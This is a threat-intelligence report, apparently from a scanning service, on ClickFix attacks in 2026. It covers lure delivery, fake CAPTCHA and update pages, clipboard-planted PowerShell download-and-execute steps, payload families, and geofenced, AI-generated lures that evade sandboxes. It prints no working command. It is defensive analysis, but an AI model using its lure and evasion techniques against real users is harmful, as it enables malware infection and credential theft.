 FileScanner.online
 URLScanner.online
Introduction: The Attack That Bypasses Every Technical Control
There is a category of cyberattack that no endpoint detection product, no network firewall, and no email gateway can stop on its own — because the most critical step is performed voluntarily by the victim. ClickFix is that attack. Since its first documented appearance in mid-2024, it has evolved from a niche phishing technique into one of the most reliably effective malware delivery mechanisms in the modern threat landscape, actively used in 2026 by actors ranging from ransomware-as-a-service affiliates to state-sponsored APT groups operating out of North Korea, Iran, and Russia.
The premise is disarmingly simple: a user visits a web page — often arriving via a search engine result, a spear-phishing email, or a malvertising redirect — and is presented with what appears to be a legitimate verification or error screen. The page instructs them to prove they are human, or to "fix" a browser problem, by following a precise sequence of steps: press Win+R, paste a command into the dialog, and hit Enter. In under ten seconds, a sophisticated infostealer or remote access trojan is silently executing with the full privileges of the logged-in user.
This report is a forensic deep-dive into ClickFix as it stands in March 2026. We analyze the technical anatomy of current campaigns, map the threat actor landscape, dissect real infrastructure we have scanned and tracked, and provide actionable detection and defense guidance. If your organization browses the internet — and every organization does — this technique is a direct, present-day threat to your environment.
Technical Anatomy: How a ClickFix Attack Executes
The ClickFix attack chain has three phases: lure delivery, user interaction, and payload execution. Understanding each is essential for building effective defenses.
Phase 1 — Lure Delivery. The victim reaches the malicious page through one of several vectors. Malvertising — where threat actors purchase Google or Bing ad placements — is the highest-volume vector in 2026, as it provides immediate, targeted traffic from users actively searching for software tools, document converters, or cracked applications. Spear-phishing emails with embedded links are used for targeted enterprise intrusions. Compromised legitimate websites with injected ClickFix overlays account for a significant portion of opportunistic campaigns.


Phase 2 — The Lure Itself. The page presents one of several cover stories, each designed to feel urgent and legitimate. The most common variants in 2026 are: (1) Fake CAPTCHA verification — a human-verification page that claims the standard image-selection CAPTCHA has failed and requires a "keyboard verification" instead. (2) Fake browser update — a Chrome, Edge, or Firefox update screen that claims a critical security patch must be applied manually. (3) Fake document rendering error — a page claiming a Word, PDF, or OneDrive document cannot be displayed in-browser and requires a "font cache fix." (4) Fake meeting platform verification — impersonating Zoom, Teams, or Google Meet with an alleged audio driver issue.
Phase 3 — Payload Execution. The page instructs the user to open the Windows Run dialog (Win+R) or to open PowerShell directly. The malicious command has already been silently copied to the clipboard via JavaScript — the user is simply told to paste and press Enter. The command is typically a one-line PowerShell IEX (Invoke-Expression) or iwr (Invoke-WebRequest) call that downloads and executes a second-stage payload from attacker-controlled infrastructure. By the time the user sees any visual feedback, the malware is already running.
The key to ClickFix's resilience is that the malicious action never touches the browser. No file download dialog appears. No browser extension is installed. No macro execution prompt is shown. The malicious command runs directly in the Windows process environment, completely invisible to browser-level security controls and often bypassing EDR solutions that rely on browser telemetry.
| Lure Variant | Target Profile | Primary Payload (2026) | Detection Difficulty |
|---|---|---|---|
| Fake CAPTCHA / Human Verification | General public, broad targeting | Lumma Stealer, DarkGate | High — page has no malicious code |
| Fake Browser Update | Corporate users, SMEs | AsyncRAT, Remcos | High — mimics legitimate update UI |
| Fake Document Error (OneDrive/Word) | Enterprise, government | Qakbot successor, BruteRatel | Medium — often flagged by domain age |
| Fake Meeting Platform (Zoom/Teams) | Remote workers, executives | BEAVERTAIL (Lazarus Group) | High — uses convincing brand cloning |
| Fake Software Installer / Crack | Developers, students | Lumma Stealer, NodeStealer | Medium — .exe artifacts detectable |
The 2026 Evolution: AI-Generated Lures and Polymorphic Infrastructure
The ClickFix lure pages of early 2025 were often visually inconsistent — mismatched fonts, slightly off brand colors, or subtle layout errors that a trained eye could detect. That era is effectively over. In 2026, the most capable threat actors are generating lure pages using AI-assisted front-end tooling that produces pixel-perfect replicas of legitimate services on demand.
Proofpoint, Recorded Future, and our own tracking have documented campaigns where the lure page is dynamically generated per-visit based on the victim's browser fingerprint, operating system, and IP geolocation. A Windows 11 user running Chrome 132 in Spain will see a Chrome-branded lure in Spanish with Windows 11 UI chrome. The same URL visited by a macOS user in Germany returns a 404. This conditional rendering makes manual investigation extremely difficult and causes most automated URL analysis tools to return a clean verdict — because the tools run in hardened environments that don't match the expected victim profile.
Infrastructure rotation has also accelerated. High-volume ClickFix campaigns in Q1 2026 are cycling through domains every 12-48 hours, using domain generation algorithms (DGAs) registered through privacy-protected registrars and immediately fronted by Cloudflare. The hosting infrastructure is typically bulletproof VPS providers in jurisdictions with limited legal cooperation. Traditional reputation-based blocklists cannot keep pace.
